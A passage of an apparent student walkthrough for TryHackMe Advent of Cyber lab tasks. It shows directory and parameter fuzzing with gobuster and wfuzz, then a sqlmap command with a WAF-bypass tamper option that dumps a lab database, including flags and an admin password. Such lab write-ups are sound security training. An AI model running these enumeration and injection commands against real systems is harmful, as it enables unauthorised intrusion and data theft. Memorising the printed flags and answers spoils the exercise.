
wfuzz -c -z file,big.txt <http://shibes.xyz/api.php?breed=FUZZ>

The -c parameter shows the output in colour, the -z parameter tells wfuzz to replace the word "FUZZ" with the words located in the file right after it (in this case it is the big.txt wordlist). Then follows the

URL of the website with a breed query. (?breed=FUZZ)

## Question 2

Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?



The screenshot shows a terminal window titled "kali@kali: ~". The command run is "gobuster dir -u http://10.10.134.119 -w /home/kali/Downloads/big.txt -x .php". The output is as follows:

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://10.10.134.119
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /home/kali/Downloads/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:   php
[+] Timeout:      10s

2022/06/19 05:53:22 Starting gobuster in directory enumeration mode

/.htaccess.php      (Status: 403) [Size: 278]
/.htpasswd          (Status: 403) [Size: 278]
/.htaccess          (Status: 403) [Size: 278]
/.htpasswd.php      (Status: 403) [Size: 278]
/LICENSE_form       (Status: 200) [Size: 1086]
/api                (Status: 301) [Size: 312] [→ http://10.10.134.119/api]
[]

Progress: 4876 / 40954 (11.91%)
```

Run GoBuster command in the terminal with big.txt as the wordlist, after a few minutes of progress, it returns “/api” which turns out to be the API directory address.



## Index of /api

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">site-log.php</a>	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.134.119 Port 80

Navigated to the API Directory from the GoBuster results to find the answer.

The file stored in the API directory is site-log.php

### Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

```
kali@kali: ~
File Actions Edit View Help
"big.txt" (assume
[~]
$ wfuzz -c -z file,/home/kali/Downloads/wordlist http://10.10.134.119/api/s
ite-log.php?date=FUZZ
```

Run the wfuzz command with another wordlist (provided by THM or included with attackbox) containing a list of dates together with the address of the API Directory to look for the correct date.

kali@kali: ~

000000037:	ISSU200	0 L	0 W	0 Ch	"20201206"
000000045:	200	0 L	0 W	0 Ch	"20201214"
000000043:	200	0 L	0 W	0 Ch	"20201212"
000000040:	200	0 L	0 W	0 Ch	"20201209"
000000038:	200	0 L	0 W	0 Ch	"20201207"
000000044:	200	0 L	0 W	0 Ch	"20201213"
000000042:	200	0 L	0 W	0 Ch	"20201211"
000000041:	200	0 L	0 W	0 Ch	"20201210"
000000036:	200	0 L	0 W	0 Ch	"20201205"
000000029:	200	0 L	0 W	0 Ch	"20201128"
000000028:	200	0 L	0 W	0 Ch	"20201127"
000000027:	200	0 L	0 W	0 Ch	"20201126"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000035:	200	0 L	0 W	0 Ch	"20201204"
000000034:	200	0 L	0 W	0 Ch	"20201203"
000000033:	200	0 L	0 W	0 Ch	"20201202"
000000030:	200	0 L	0 W	0 Ch	"20201129"
000000032:	200	0 L	0 W	0 Ch	"20201201"
000000025:	200	0 L	0 W	0 Ch	"20201124"
000000024:	200	0 L	0 W	0 Ch	"20201123"
000000023:	200	0 L	0 W	0 Ch	"20201122"
000000022:	200	0 L	0 W	0 Ch	"20201121"
000000021:	200	0 L	0 W	0 Ch	"20201120"
000000019:	200	0 L	0 W	0 Ch	"20201118"
000000018:	200	0 L	0 W	0 Ch	"20201117"
000000017:	200	0 L	0 W	0 Ch	"20201116"

Many entries are shown and they all share the same outputs except for one of them. The one with the different output is expected to be the correct date.

The screenshot shows a web browser window with the following details:


- Title Bar:** TryHackMe | 25 Days of
- Address Bar:** 10.10.134.119/api/site-log.php?date=20201125
- Page Content:** A table of log entries. The entry for date 20201125 has a different output (1 W instead of 0 W), indicating it might be the correct date.
- Navigation:** Back, Forward, Stop, Home
- Links:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB

THM{D4t3\_AP1}

The date value is then entered into the URL as a GET Parameter for the date query and the flag is shown. The flag is THM{D4t3\_AP1}.

#### Question 4

Look at wfuzz's help file. What does the -f parameter store results to?



The screenshot shows a terminal window with two tabs open. The left tab is titled 'TryHackMe | 25 Days of C' and the right tab is titled 'wfuzz(1) — wfuzz — Deb'. The terminal URL is 'https://manpages.debian.org/bus'. Below the tabs, there's a navigation bar with links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', and 'Kali NetHunt'. The main content of the terminal is the manpage for wfuzz, specifically the section under the heading 'wfuzz payload.' It lists several options:

- c** Output with colors
- v** Verbose information.
- f filename,printer** Store results in the output file using the : printer if omitted).
- o printer** Format output using the specified printer.
- interact** (beta) If selected, all key presses are captured.

In the manpage, it is stated that the wfuzz -f parameter stores the results in the file named after it.

#### Thought Process/Methodology:

Firstly, we used the gobuster dir command line to find the API directory using big.txt wordlist and the results show that one of the directories are /api. We navigated to the directory by adding /api in the URL to find a file in it (site-log.php). After that, we used a wfuzz command line with the wordlist given by THM on the site-log.php file to find the date. We eliminated the entries that showed similar output by the wfuzz command and found only one different output. We used the value of the different output as a GET parameter with the date query and added it to the URL. The flag is then shown.

## **Day 5: Web Exploitation – Someone stole Santa's gift list!**

**Tools used:** Kali Linux, Firefox, FoxyProxy, Burpsuite, sqlmap

**Solution/walkthrough:**

### Question 1

What is the default port number for SQL Server running on TCP?

## **Ports Used By the Database Engine**

By default, the typical ports used by SQL Server and associated database engine services are: TCP **1433, 4022, 135, 1434**, UDP **1434**. The table below explains these ports in greater detail. A named instance uses [dynamic ports](#).

The following table lists the ports that are frequently used by the Database Engine.

Scenario	Port	Comments
Default instance running over TCP	TCP port 1433	The most common port allowed through the firewall. It applies to routine connections to the default installation of the Database Engine, or a named instance that is the only instance running on the computer. (Named instances have special considerations. See <a href="#">Dynamic Ports</a> later in this article.)

The default port used by SQL server running on TCP is 1433 as stated by Microsoft's documentation.

### Question 2

Without using directory brute forcing, what's Santa's secret login panel?


### 💡 Question Hint



The name is derived out of 2 words from this question.

/s\*\*tap\*\*\*l

what's [Santa's secret login panel](#)?



By looking at the hint for the question, we conclude that the directory for Santa's secret login panel is `/santapanel`.

### Question 3

What is the database used from the hint in Santa's TODO list?

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than `sqlite`. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

#### Question 4

How many entries are there in the gift database?

Greetings stranger...

**Do not attempt to login if you are not a member of Santa's corporation**

Username

Password

Login bypass with SQL injection



The screenshot shows the Burp Suite interface. In the top right, the menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', 'Help', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Dashboard', 'Intercept' (which is underlined), 'HTTP history', 'WebSockets history', and 'Options'. Below the menu is a toolbar with 'Forward', 'Drop', 'Intercept is on' (which is blue), and 'Action'. The main area displays a search interface with a text input field containing 'asdasd' and a 'Search' button. To the right, there is a message: 'Use Burp's embedded browser' with a small icon, followed by 'There's no need to configure your proxy'.

Use FoxyProxy and Burp to intercept the http connection

A terminal window is shown with the following command and output:

```

Pretty Raw Hex --> Wi-Fi
1 GET /santapanel?search=asdasd HTTP/1.1
2 Host: 10.10.175.146:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.175.146:8000/santa
9 Cookie: session=eyJhdXRoIjp0cnVlfQ.Yq7-1
10 Upgrade-Insecure-Requests: 1
11
12

```

A modal dialog box titled 'Save item' is displayed, showing the message 'Save successful: /home/kali/Downloads/burpsanta' and an 'OK' button.

Save the proxy after intercept

A terminal window on a Kali Linux system (kali@kali: ~) is running the following command:

```

File Actions Edit View Help
Parser Logger Extender Project options User options
Proxy Intruder
(kali㉿kali)-[~]
$ sqlmap -r /home/kali/Downloads/burpsanta --tamper=space2comment --dump-all --dbms sqlite
[+] [!] Open Browser

```

Enter the command to request SQLMap “sqlmap -r filename” together with “--tamper=space2comment” to bypass the installed WAF, “--dump-all” to dump the entire database, and “--dbms” to tell sqlmap the type of database that is running. The result shows us all the information needed.

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

In the results, it shows a table, "sequels" with 22 entries, which is the answer to this question.

### Question 5

What is James' age?

Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub

James' age can be found in the table

## Question 6

What did Paul ask for?

Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie

The answer is found in the table.

## Question 7

What is the flag?

Database: <current>
Table: hidden_table
[1 entry]
+-----+-----+
flag   <i>answer the questions below</i>
+-----+-----+
thmfox{All_I_Want_for_Christmas_Is_You}
+-----+-----+
[06:59:21] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.175.146/dump/SQLite_masterdb/hidden_table.csv'

Another table, named “hidden\_table” has the flag.

## Question 8

What is the admin's password?

[06:59:21] [INFO] fetching columns for table 'us
[06:59:21] [INFO] fetching entries for table 'us
Database: <current>
Table: users
[1 entry]
+-----+-----+-----+
password   password   username
+-----+-----+-----+
EhCNSWzzFP6sc7gB   admin
+-----+-----+-----+
[06:59:22] [INFO] table 'SQLite_masterdb.users'
i/.local/share/sqlmap/output/10.10.175.146/dump/
[06:59:22] [WARNING] HTTP error codes detected d

“users” contains the username and password of admin.

#### Thought Process/Methodology:

After correctly guessing the directory for Santa's secret login panel, we were greeted with a login page. We followed the instructions in THM and used SQL Injection to log into santa's site. We then used Burp with Foxyproxy to save the intercept into our attackbox/kali linux. We ran the sqlmap command in the terminal with “--tamper=space2comment” to bypass the installed WAF, “--dump-all” to dump the entire database, and “--dbms” to tell sqlmap the type of database that is running. The result shows us all the information needed. All we had to do then was look for the answers based on the questions given.